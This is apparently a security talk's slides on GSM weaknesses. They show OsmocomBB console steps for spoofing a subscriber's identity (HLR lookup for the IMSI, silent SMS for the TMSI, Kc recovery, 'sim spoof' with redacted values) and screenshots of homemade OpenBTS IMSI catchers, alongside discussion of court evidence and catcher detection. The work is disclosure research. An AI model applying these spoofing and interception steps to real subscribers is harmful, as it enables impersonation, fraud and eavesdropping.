
Application *mobile*

```
matej@cryptopia: ~
OsmocomBB> enable
OsmocomBB# sim pin 1 [REDACTED]
OsmocomBB#
% (MS 1)
% Trying to registering with network...
% (MS 1)
% On Network, normal service: Slovenia, Si.mobil

OsmocomBB#
OsmocomBB# sms
    sms  Send an SMS
OsmocomBB# sms
    MS_NAME  Name of MS (see "show ms")
OsmocomBB# sms 1
    NUMBER  Phone number to send SMS (Use digits '0123456789*#abc', and '+' to
            dial international)
OsmocomBB# sms 1 041[REDACTED]
    LINE  SMS text
OsmocomBB# sms 1 041[REDACTED] test
OsmocomBB#
% (MS 1)
% SMS to 041[REDACTED] successfull
[REDACTED]
```

Sending of SMS message from application *mobile*.


Application *mobile*



Use of application *mobile*. In the background Osmocom ROM loader, application *mobile* and (in front) console of application *mobile*.

Mobile identity in mobile network

Users in the mobile network does not identify themselves by the phone number, but with the IMSI and TMSI number. Important parameters are also the encryption key Kc and the Key sequence number.



Mobile identity spoofing

If Kc does not change by every transaction, mobile identity can be spoofed. First, we have to identify IMSI number of our target...



1.


HLR lookup

The screenshot shows the ROUTO Messaging web application interface. At the top, there is a navigation bar with links for Home, Administration, Send SMS, Send MMS, HLR Tools, SMS Inbox, Connectivity, My Accounts, and Help. On the far right, there are links for sales@routomessaging.com, +44 (0) 870 231 7777, Top Up now, user name: [REDACTED], and Logout. Below the navigation bar, there is a sidebar titled "HLR Tools" with options for HLR Lookup, Bulk HLR Lookup, Bulk HLR Jobs, HLR Report, Bulk HLR Help, and HLR HTTP Interface. The "HLR Lookup" option is highlighted with an orange background. The main content area has a title "HLR Lookup" with a magnifying glass icon. It contains instructions: "Enter the mobile number in international format but without 00 or + at the beginning of the number. For example 0044786612345 would be entered as 44786612345." Below this, there is a form with a text input field labeled "Enter number:" containing "386-[REDACTED]" and a "Lookup" button. To the right of the input field, there is a "Request ID: [REDACTED]" section displaying various parameters: Status: OK, Message: undefined, Number: 386-[REDACTED], IMSI: 29370-[REDACTED], MCC: 293, MNC: 70, Home Operator Name: Tusmobile, Home Operator Country: Slovenia, MSC: 385980111, MSC Operator: T-mobile, MSC Country: Croatia, MSC Location: null, MSC MCC: 219, and MSC MNC: 01. At the bottom, there is a "Descriptions:" dropdown menu with the option "-- Select Parameter --".

HLR lookup is done through web service – we get IMSI number.

Detection of TMSI number

TMSI number is discovered by sending silent SMS messages. Meanwhile we intercept some GSM bursts (for cryptanalysis) and key sequence number.



Reconstruction of Kc

Session encryption key Kc is recovered through cryptanalysis. Now we have all information needed...

3.

A3	16	BE	AF	C3	D0	42	90	1C	C8	C8	C3	29
----	----	----	----	----	----	----	----	----	----	----	----	----



CONTENT OF DATA BURST IN GSM

72	FE	BC	10	74	70	C4	2B	2B	2B	2B	2B	2B
----	----	----	----	----	----	----	----	----	----	----	----	----

“SIM spoof”

```
matej@cryptopia: ~
matej@cryptopia: ~
testcard      Attach built-in test SIM
spoof         Attach spoofing SIM
reader        Attach SIM from reader
remove        Detach SIM card
pin           Enter PIN for SIM card
disable-pin   Disable PIN of SIM card
enable-pin    Enable PIN of SIM card
change-pin    Change PIN of SIM card
unblock-pin   Change PIN of SIM card
lai           Change LAI of SIM card
OsmocomBB# sim spoof
OsmocomBB# sim spoof
  MS_NAME Name of MS (see "show ms")
OsmocomBB# sim spoof 1
  IMSI  IMSI you want to spoof
OsmocomBB# sim spoof 1 293[REDACTED]
  TMSI  TMSI you want to spoof
OsmocomBB# sim spoof 1 293[REDACTED] 0x6[REDACTED]
  KC   Encryption key of spoofed mobile
OsmocomBB# sim spoof 1 293[REDACTED] 0x6[REDACTED] 85[REDACTED]
  KEY_SEQUENCE Key sequence
OsmocomBB# sim spoof 1 293[REDACTED] 0x6[REDACTED] 85[REDACTED] 1[REDACTED]
```

Mobile identity spoofing with “sim spoof” command. For spoofing we need IMSI number (SS7 lookup), TMSI number (from the network), session key (we check it) and key sequence number (from the network).

In networks with A5/0 we need only TMSI and key sequence number – no cryptanalysis needed!

Mobile identity spoofing



Matej Kovacic: test_spoof

Poslano: 16:07



Matej Kovacic: test_spoof

Poslano: 16:15

Two SMS messages sent by spoofed mobile identity.

Similarly it is possible to spoof voice calls too.

[\[video\]](#)

“We strongly emphasize that the abuse of identity in the network of Telekom Slovenia is not possible.”

...

Abuse of the mobile identity in the Mobitel's network is prevented by the high standard mechanisms. No network in the world has better protection than we have in our GSM network. Therefore, once again we remind that claims of abuse of user identity in the Telekom network are not real, however misuse of an identity outside of our network is not in our hands.”

Reply from Telekom Slovenije for DELO newspaper, July, 30th 2012,
<<http://www.del.si/druzba/infoteh/mobitelovo-omrezje-kljub-zagotovilom-telekoma-selabo-zasciteno.html>>

**What does it means for the data retention measures
and eavesdropping?**

Courts tend to regard computer-generated materials as inherently trustworthy evidence.

This has consequences for court procedure. In a court witnesses are sworn in and cross-examined to expose biases and conflicts. But what about software as a witness?

Sergey Bratus, Ashlyn Lembree in Anna Shubina. 2010.
Software on the Witness Stand: What Should It Take for Us to Trust It?

“Miran Kimovec from Mobitel company, who was the next witness, was also unable to explain how it was possible to record the eavesdropped conversation while Reich's mobile phone has not been registered to any of the Slovenian mobile operators. "Theoretically it would be possible that an Austrian citizen in Kranj caught a signal from Austrian operator, but practically it is almost impossible," he said. The trial will continue.”

Gorenjski glas, 2. marec 2007,
[http://www.gorenjskiglas.si/novice/kronika/index.php?
action=clanek&id=4329>](http://www.gorenjskiglas.si/novice/kronika/index.php?action=clanek&id=4329)

Mobile networks have been upgraded with some security patches.

Are we safe now?

Actually not. Why?


- Caller ID spoofing is still possible.
 - It is still hard to trace the origin of that calls.
- Eavesdropping is still possible (even if mobile networks use A5/3).
- It is highly likely that it is still possible to spoof mobile identity.
- There are some other vulnerabilities in GSM networks...

Problem: mobile network does not authenticate to mobile phone

- The design of GSM network requires authentication of a mobile phone to the mobile network. But on the other side, mobile network **does not** authenticate to mobile phone
- Translation: mobile phone does not know to which network is really connected.
- Consequence: it is possible to perform attack with “IMSI-catcher”, special device, which pretends to be a legitimate base station. Since mobile phone does not know that this base station is fake, it connects to it.

Problem: mobile network does not authenticate to mobile phone

- When a mobile phone is connected to a fake base station, it »orders« him to stop encryption.
- GSM standard recommends ("should") informing the user when communication is not encrypted (3GPP Rel.9 TS 33.102-920 "3G Security Architecture" 5.5.1 Visibility, ciphering indicator feature - 3GPP TS 22.101")



Problem: mobile network does not authenticate to mobile phone

- But this notice is not shown if there is a special setting on a SIM card.

The ciphering indicator feature may be disabled by the home network operator setting data in the SIM/USIM. If this feature is not disabled by the SIM, then whenever a connection is in place, which is, or becomes unenciphered, an indication shall be given to the user. Ciphering itself is unaffected by this feature, and the user can choose how to proceed;"


*3GPP TS 22.101 specification (R99 22.101-3.17.0), section 13,
"Types of features of Ues"*

Problem: mobile network does not authenticate to mobile phone



Ciphering indicator is not very clear on some mobile phones, and even not shown at all on some others.

IMSI Catcher could be bought...



...or we can build our own

The screenshot shows a terminal window with four tabs, each displaying log output from an openBTS process. The tabs are:

- root@bt: ~/openBts/public/openbts/trunk/apps
- root@bt: ~/openBts/public/smqueue/trunk/smqueue# ./smqueue
- root@bt: ~/openBts/public/subscriberRegistry/trunk 77x20
- root@bt: ~/openBts/public/openbts/trunk/apps 77x20

The logs include battery status, SIP auth serve startup, and various TRX data and CLK indication messages.

```
root@bt: ~/openBts/public/openbts/trunk/apps
charging at 239 LSB (204 mA).
BCICTL2=0x3ff
battery-info.flags=0x00000000
bat_compal_e88_chg_state=0
BAT-ADC: 582 4 0 0 1023 393 367 235
Charger at 34 mV.
Battery at 3979 mV.
Charging at 0 mA.
Battery capacity is 97%.
Battery range is 3199..3999 mV.
Battery full at 468 LSB .. full at 585 LSB
Charging at 239 LSB (204 mA).
BCICTL2=0x3ff
battery-info.flags=0x00000000
bat_compal_e88_chg_state=0
BAT-ADC: 581 4 0 0 1023 419 390 232
Charger at 34 mV.
Battery at 3972 mV.
Charging at 0 mA.
Battery capacity is 97%.
root@bt: ~/openBts/public/subscriberRegistry/trunk 77x20
root@bt:~/openBts/public/subscriberRegistry/trunk# ./sipauthserve
ALERT 3073615568 sipauthserve.cpp:214:main: ./sipauthserve (re)starting
<001> trx.c:512 TRX Data 25706:0:0:816a80aa0221546952a45085401000
<001> trx.c:512 TRX Data 25707:0:0:018a122916244ae0428548042a4480
<001> trx.c:512 TRX Data 25708:0:0:14a01404481448700a10a010804aa0
<001> trx.c:512 TRX Data 25709:0:0:4421420408540070a810001a212280
<001> trx.c:190 TRX CLK Indication 25706
<001> trx.c:512 TRX Data 25757:0:0:8062948a52a104e0402112806004a0
<001> trx.c:512 TRX Data 25758:0:0:118a5288440000e102854a018a1600
<001> trx.c:512 TRX Data 25759:0:0:408904254000607400058000200220
<001> trx.c:512 TRX Data 25760:0:0:41a542052054286588022012a16200
<001> trx.c:190 TRX CLK Indication 25757
<001> trx.c:512 TRX Data 25808:0:0:82c074272b9d407e30b44143d79a20
<001> trx.c:512 TRX Data 25809:0:0:618bfbb007ffc0f38b52440fa87c70
<001> trx.c:512 TRX Data 25810:0:0:278f25f0c41b906604be6288b10310
<001> trx.c:512 TRX Data 25811:0:0:a51bcc5f9010e6fe6a32f311c21810
<001> trx.c:190 TRX CLK Indication 25808
<001> trx.c:512 TRX Data 25859:0:0:a847551a314dc060907c410b055130
<001> trx.c:512 TRX Data 25860:0:0:22974400ea1647e8ab7e0003df5460
<001> trx.c:512 TRX Data 25861:0:0:042f958b02511c670ff15001178680
<001> trx.c:512 TRX Data 25862:0:0:9581ac70181285f07a0b57d681fc70
```

Further hacks on the Calypso platform or How to turn a phone into a BTS, Sylvain Munaut,
29C3, 29. december 2012,
<http://events.ccc.de/congress/2012/Fahrplan/events/5226.en.html>.

...or we can build our own (2)



Asterisk Console on 'bt' (pid 25821) - Shell - Start Asterisk (verbose and console CLI)

```
Session Edit View Bookmarks Settings Help
... SIP/IMSI231082462443021_00000001e is ringing
Using SIP RTP CoS mark 5
Executing [444@spip-external:1] Macro("SIP/IMSI231082462443020-00000001f", "dialGSM,IMSI231082462443021")
1082462443021 in new stack
  Executing [444@spip-external:1] Dial("SIP/IMSI231082462443020-00000001f", "SIP/IMSI231082462443021") in new stack
  Using SIP RTP CoS mark 5
    Called TMSI231082462443021
    SIP/IMSI231082462443021_000000020 is ringing
    SIP/IMSI231082462443021_000000020 is ringing
    SIP/IMSI231082462443021_000000020 answered SIP/IMSI231082462443020-00000001f and SIP/IMSI231082462443021_000000020
Locally bridging SIP/IMSI231082462443020-00000001f and SIP/IMSI231082462443021_000000020
```

Shell - Start OpenBTS

```
Session Edit View Bookmarks Settings Help
Activ (5 sec)
2 transactions in table
OpenBTS> calls
1804289428 Ti=(1,0) IMSI=231082462443020 MTC from=444 Q.931State=MTC confirmed SI
PState=Proceeding (37 sec)
1804289433 Ti=(0,0) IMSI=231082462443020 MOC to=444 Q.931State=call received SIPS
state=Ringing (6 sec)
1804289435 Ti=(1,0) IMSI=231082462443021 MTC from=333 Q.931State=call received SI
PState=Proceeding (6 sec)

3 transactions in table
OpenBTS> tmis
TMSI      IMSI          IMEI        age used
0x4d7554ce 231082462443021           ? 43m 41s
0x4d7556ae 231082462443020           5m 10s

2 TMIS in table
OpenBTS>
```

USR - Test shot

Konsole [2] Wicd Network Manager << hack 4 fun >> Twinkle 1:45

Source and copyright: prof. dr. ing. Andreas Steil,
<http://www.fh-kl.de/~andreas.steil/Projekte/OpenBTS/>


Ter:

BackTrack R2 USRP Test Shot,
<http://www.serverfault.sk/2011/03/backtrack-r2-usrp-test-shot-rfx900/>.

...or we can build our own (3)



Doug DePerry, Tom Ritter in Andrew Rahimi, Traffic Interception & Remote Mobile Phone Cloning with a Compromised CDMA Femtocell, BlackHat 2013,
<https://www.defcon.org/images/defcon-21/dc-21-presentations/DePerry-Ritter/DEFCON-21-DePerry-Ritter-Femtocell-Updated.pdf>.



IMSI Catcher detector...

```

matej@cryptopia: ~/catchercatcher/osmocom-bb/src/host/layer23/src/mobile
matej@cryptopia: ~/osmocom/osmoco... ✘ matej@cryptopia: ~/catchercatcher/osi
IMEI req: 0
SilentSMS: 0

status flag: GREEN

OsmocomBB# show catcher
Catcher status for MS '1'
link establishment
  rach sent: 78
  paging: 1
  imm_ass: 0
  assign: 0
  handover: 0
  release: 0
  tune: 0
  failure: 0
  current: 1
  high pwr: -
cipher mode
  request: 0
  response: 0
  no cipher: 0
  no IMEISV: 0
  first alg: A5/0
  last alg: A5/0
cell monitoring
  camped: 0
  MCC: 293 (293, 0)
  MNC: 41 (41, 0)
  LAC: 11 (11, 0)
  CID: 10454 (103, 1)
data exchange
  IMSI req: 0
  IMEI req: 0
  SilentSMS: 0

status flag: GREEN

```

```

Catcher status for MS '1'
link establishment
  rach sent: 78
  paging: 1
  imm_ass: 0
  assign: 0
  handover: 0
  release: 0
  tune: 0
  failure: 0
  current: 1
  high pwr: -
cipher mode
  request: 0
  response: 0
  no cipher: 0
  no IMEISV: 0
  first alg: A5/0
  last alg: A5/0
cell monitoring
  camped: 0
  MCC: 293 (293, 0)
  MNC: 41 (41, 0)
  LAC: 11 (11, 0)
  CID: 10454 (103, 1)
data exchange
  IMSI req: 0
  IMEI req: 0
  SilentSMS: 0

status flag: RED

```

...is available only for Osmocom platform

(FemtoCatcher is available only for Verizon network).

Some other attacks on mobile networks

